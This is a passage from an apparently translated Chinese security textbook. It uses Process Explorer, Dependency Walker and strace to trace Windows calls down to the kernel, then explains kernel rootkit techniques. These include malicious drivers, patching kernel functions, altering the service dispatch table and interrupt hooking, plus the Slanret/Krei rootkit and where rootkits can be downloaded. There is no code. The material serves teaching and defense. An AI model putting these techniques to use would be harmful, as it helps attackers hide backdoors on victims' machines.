


图 8-27 Performance 工具为 System, Csrss 和 Explorer 进程查看权限(内核)和用户时间

注意, Csrss.exe 进程把大多数时间都用在内核模式, 但是偶尔会在用户模式下消耗一点时间。虽然它是一个用户模式进程, 但通过系统服务分配调用很多内核函数。你可能回忆起第 7 章中的内容, 其中提到 Explorer 进程, 它实现 Windows GUI, 将所有那些图片都显示在你的屏幕上。Explorer 显示中包含同样数量的用户模式和内核模式时间, 它其实是一个完全的用户模式进程, 注意到这一点非常重要。但是, Performance 工具显示了总的内核时间, 这些时间是 Explorer 进程执行内核处理系统服务调用时花费的。因此, 我们可以看到它的普通用户模式时间, 以及内核处理 Explorer 进程的请求所消耗的时间。

正如我们在前面讨论过的, 内建在 Windows 中的有限的几个工具可以用来查找内核中的问题, 我们只是探讨了其中少数几个。如果想要深入研究内核的活动, 我们需要在自己的 Windows 计算机上安装另外几个工具。如果你想要继续追随我们在你自己的系统中的内

核之旅，请使用一个 Process Explorer 工具。这个工具由 Mark Russinovich 编写，可以从 www.sysinternals.com/ntw2k/freeware/procexp.shtml 免费下载。另外安装一个免费的 Windows Dependency Walker 工具，它由 Steve P. Miller 开发，在站点 www.dependencywalker.com/ 可以找到。为了跟上我们的脚步，向前走，下载每一个工具，简单地将它们解压缩并放到你硬盘的某个目录中并进行安装。这些工具是用来单纯地读取信息的，并不会修改这些信息，所以在你的系统中没有负面的影响。

安装这些工具之后，双击 Procexp.exe，或者在这个工具安装的目录下键入命令行解释 procexp.exe 执行调用。Process Explorer 显示运行在计算机上的每一个程序，给出有关其状态的详细信息并显示它所用到的 DLL。同时也会显示进程的层次，通过指示其父进程、祖先进程和运行在这台计算机上的其他相关进程，显示进程之间的相互关系。

按照你在图 8-28 所看到的序列，System 进程（其中包含各种系统线程）启动 Smss.exe 进程（正如我们讨论过的，它是第 1 个运行的用户模式进程）。Smss.exe 于是调用 Csrss.exe 和 Winlogon.exe 进程。我可以找到这些进程使用的每个 DLL，包括 Gdi32.dll 和 Ntdll.dll 等。右击某个进程，选择 Properties 选项，甚至可以查看与每个运行进程相关的内核时间、安全性参数和环境变量。




图 8-28 利用 Process Explorer 查看内核及用户时间，以及每个运行进程加载的 DLL

Explorer 进程让我们相当深入地研究到系统的内部，看到了有关运行进程的详细描述。但是我想更进一步，简单了解一下系统各个部分之间的所执行的函数调用。利用这些信息，我们可以如同观察洋葱一样的观察 Windows，并描述其请求。与我们用来显示运行进程的

Process Explorer 的不同, Dependency Walker 工具打开可执行文件和 DLL, 并确定函数调用和将不同 EXE 和 DLL 连接到一起的其他 DLL。使用 Dependency Walker 时, 我们观察的并不是真正存在的运行进程; 相反, 是在检查系统中函数调用与某些代码之间的关系, 这些代码保存在不同的可执行文件和 DLL 文件中。一个可执行文件可能调用某个特定的 DLL, 而这个 DLL 接着会调用另一个 DLL。这个新的 DLL 也用到其他 DLL, 这样一步步深入到内核。这个信息对于了解内核的运行原理非常有用, 因为我们可以跟踪用户模式进程、各种用户模式 DLL、Ntdll.dll 和内核本身之间的关系。如果你正进行同样的研究, 则可以通过双击运行 Dependency Walker 工具, 或者用命令激活它, 在你解压缩该工具的目录下键入 depends.exe 命令提示即可。

调用 Dependency Walker 之后, 我们需要选用某个应用程序来分析系统中的依赖关系。让我们从打开简单的 Notepad 编辑器说起, 这个编辑器早在几年前就已经构建在 Windows 中。在 File 下拉菜单中选择 Open 选项, 然后浏览你的 C:\Winnt\System32 目录 (在 Windows XP 中, 你应该查看 C:\Windows\System32)。单击 Notepad.exe, 然后选择 Open 选项。你应该查看图 8-29 所示的视图, 它告诉我们 Notepad 可执行文件用到了 Comdlg32、Shell32、Msvcrt、Advapi32、Kernel32、Gdi32、User32, 以及 Winspool DLLs。这是旧版小 Notepad 的一个代码列表。




图 8-29 Dependency Walker 显示 Notepad.exe 的依赖关系

接下来, 我们重点查看 Notepad.exe 下的 Kernel32.dll。正如图 8-29 中所示, 我们可以看到 Kernel32.dll 依赖于 Ntdll.dll。另外, 选择了 Kernel32.dll 之后, 窗口右上方的单元显

示选中 DLL(Kernel32.dll)的父进程 (Notepad.exe) 所依赖的函数调用。这个柱面标记了 PI, 它代表 Parent Import。特别应查看一下 Notepad.exe 如何使用 Kernel32.dll 提供的 WriteFile 函数。在屏幕中央, 我们可以看到 Kernel32.dll 提供的所有函数, 不管 Notepad.exe 是否用到它们。这个基本的列标记为 E, 代表输出。窗口底部显示了 Notepad.exe 用到的所有 DLL, 没有像窗口顶部那样显示很好的层次关系。

现在, 让我们更进一步查看这个野兔的洞穴。在 Kernel32.dll 下, 选择 Ntdll.dll。这样, 如图 8-30 所示, 我们可以看到 Kernel32.dll 从 Ntdll.dll 导入的 NtWriteFile 函数。但是, 其中并不显示高级 WriteFile 和低级 NtWriteFile 函数之间的联系, 因为这个复杂的联系只能通过处理 Ntdll.dll 的内部代码来确定, 这超出了 Dependency Walker 的功能范畴。





图 8-30 研究 Dependency Walker 中的 Ntdll.dll 了解 NtWriteFile

不幸的是, 我们不能跳过 Dependency Walker 中的 Ntdll.dll, 因为用户模式和内核模式之间的转换并不会由通常的函数调用产生。取而代之, 系统服务分配程序由一个 CPU 中断调用, 这是 Dependency Walker 不能逾越的。所以想要查看运行在内核模式的代码, 我们将不得不打开 Ntoskrnl.exe 文件, 这个文件在 Windows 2000 中保存在 C:\Winnt\System32\Ntoskrnl.exe 目录下, 在 Windows XP 中保存在 C:\Windows\System32\Ntoskrnl.exe 目录下。在图 8-31 中, 我们执行的就是这个操作。

在其中我们可以看到 Ntoskrnl.exe 文件 (即硬盘上的内核映像) 依赖于 HAL.dll、HAL 和 Bootvid.dll, 这是计算机上用来与视频驱动程序进行交互的一段代码。同样, 查看一下 Ntoskrnl.exe 如何将各种函数输出到其父进程 (我们前面讨论过, 是 Ntdll.dll)。特别是查看 NtWriteFile 函数, 内核使其变得可用。Ntdll.dll 将通过系统服务分配程序调用这个函数, 向文件中写入信息。

这里, 我们可以借助一个适用于 Windows NT/2000/XP 的免费工具来实现 strace 函数, 进一步深入对内核的分析。你可能回忆起我们前面对 Linux 的研究, strace 可以在一个程序运行时显示它所执行的系统调用列表。Bindview 公司的人们发布了一个 Windows 版的 strace,



内核信任 HAL.dll 和 Bootvid.dll

这里是 NtWriteFile

图 8-31 查看 Ntoskrnl.exe 程序的从属关系及其实现的功能

它可以显示 Windows 内核中执行的所有系统服务分配调用，这个工具可以在站点 http://razor.bindview.com/tools/desc/strace_readme.html 找到。虽然这个 Windows strace 工具确实很不错，我还是要提醒你小心使用。Windows strace 工具可能导致系统不太稳定，所以你可能想到避免将其用于任何系统：除非这是一个测试系统。一旦 strace 破坏了这个系统，你可以很容易地将其恢复。为了使你更好地了解 Windows strace 工具的工作原理，我将其在自己的系统中运行，演示在我们熟悉的 Notepad 文件编辑器中调用的系统服务。正如你所期望的，Windows strace 工具显示了我用 Notepad 保存文件时，NtWriteFile 函数的作用，如图 8-32 所示。



图 8-32 Windows 计算机上的 Strace 工具显示 Notepad 调用的系统服务

现在我们已经对用户模式代码如何调用内核模式中的函数有所了解，只剩下最后一个内核领域需要我们来研究，即设备驱动程序。在 Windows 中，管理员可以通过增加设备驱动程序修改内核的功能，这样的设备驱动程序是大段的内核模式代码。通过修改系统服务

和 GINA Trojan。想要从 www.rootkit.com 下载其中提供的任何 RootKit，你都要在这里免费注册。收到在线注册程序提供的用户 ID 和口令之后，Internet 上的任何人都可以下载这个网站中有的用户模式和内核模式 RootKit 并用其进行实验。

有趣的是，我们在这一章前面讨论 Linux 内核控制时讲到的 5 种技术，在 Windows 内核领域都有直接的类似技术。也就是说，攻击者可以利用恶意设备驱动程序，修改内存中当前运行的内核、覆盖硬盘上的内核映像、在虚拟系统中配置一个内核来愚弄用户，以及试图在内核级运行用户模式代码等。现在，这 5 种方法中每一种对于 Windows 计算机都是可用的攻击技术，但是到目前为止，最为广泛使用的是前面两种（利用恶意设备驱动程序和修改内存中当前运行的内核）。其他几种也是可能的攻击传播技术，可能在将来更为流行。让我们详细讨论每种类型的攻击。

恶意的设备驱动程序

第 1 个，而且是最流行的一个控制 Windows 内核的技术是在系统中插入一个恶意的设备驱动程序，它在内核中添加补丁来修改系统服务调用处理。攻击者使用 Linux 内核模块将恶意代码加载 Linux 内核，他们对 Windows 也采取了非常类似的技术。通过加载一个专门的设备驱动程序来修改某个特定的系统服务调用，这些调用关系到列出当前运行进程、显示文件和目录，以及确定 TCP 和 UDP 端口使用。攻击者可以非常有效地将后门隐藏到这台计算机上，如图 8-34 所示。




图 8-34 利用设备驱动程序控制 Windows 内核

所以，攻击者可以将一个恶意的设备驱动程序嵌入到内核中，从而修改现有的功能并隐藏后门程序。Windows 支持在设备驱动程序上的数字签名，这样管理员可以在所有驱动程序最初安装在计算机上时检查其完整性。然而，如果有了在目标计算机上的管理员权限，攻击者很容易安装一个设备驱动程序，甚至不需要有正确的签名。系统会提醒攻击者设备驱动程序没有可信的资源标志，但是攻击者可以很轻松地接受这个警告，然后应用这个恶意的驱动程序。

但是，包含攻击者代码的设备驱动程序嵌入到内核中以后，攻击者如何欺骗 Windows 内核运行自己的代码，而不是运行用于系统服务调用的现有 Windows 内核代码呢？由于 Windows 内核的复杂性，因此有许多组件可供选择，其中 3 个如图 8-34 中组件 A、B 和 C 所示。这里的每一种组件其实都是 API 挂钩的一种形式，但是这一次是在 Windows 内核中。

在组件 A 中，攻击者利用一个恶意的设备驱动程序简单地覆盖现有的内核函数，用新的代码替换内核中的代码，通过修改系统服务处理函数可以隐藏攻击者的操作。另外，在组件 B 中，攻击者利用一个可以执行各种内核函数的设备驱动程序，然后修改系统服务分配表。这样它就指向攻击者的代码，而不是现有的内核函数。最后，攻击者可以使用称为“*interrupt hooking*”的技术来修改内核对 CPU 中断的处理方式，如组件 C 所示。通过修改内核中与中断处理有关的调用表，攻击者可以改变系统服务分配表的执行方向，调用攻击者自己的代码，而不调用构建在内核中的函数。利用 *interrupt hooking*，攻击者可以捕获系统服务分配表的所有调用，然后挑选出哪些函数用普通的内核程序来处理，哪些用攻击者的代码处理。

查看图 8-34 中的例子，一个用于 Windows 中的很受欢迎的内核模式 RootKit 将组件 A 和 B 结合到一起。考虑一下 Slanret/Krei 工具，有时称之为“*Ierk8243.sys RootKit*”，这是根据与这个工具相关的内嵌字符串和文件名得来的。Slanret/Krei 最初是 2003 年早期在 Windows 2000/XP 计算机上发现的，它实际上由两个部分组成，即 Slanret 设备驱动程序和一个称为“Krei”的远程访问后门工具。只要拥有管理员权限，攻击者可以首先在受害计算机上安装 Slanret 设备驱动程序。Slanret 代码只有 7 KB，它修改内核，这样内核会向询问它的任何用户模式程序隐瞒攻击者的隐藏程序、文件、注册表项，以及 TCP 和 UDP 端口数。Slanret 特别隐藏的又是什么呢？当然，它还隐藏 Krei。安装设备驱动程序之后，攻击者会安装 Krei 后门，这是一个 27 KB 大小的用户模式程序，它在 TCP 端口 449 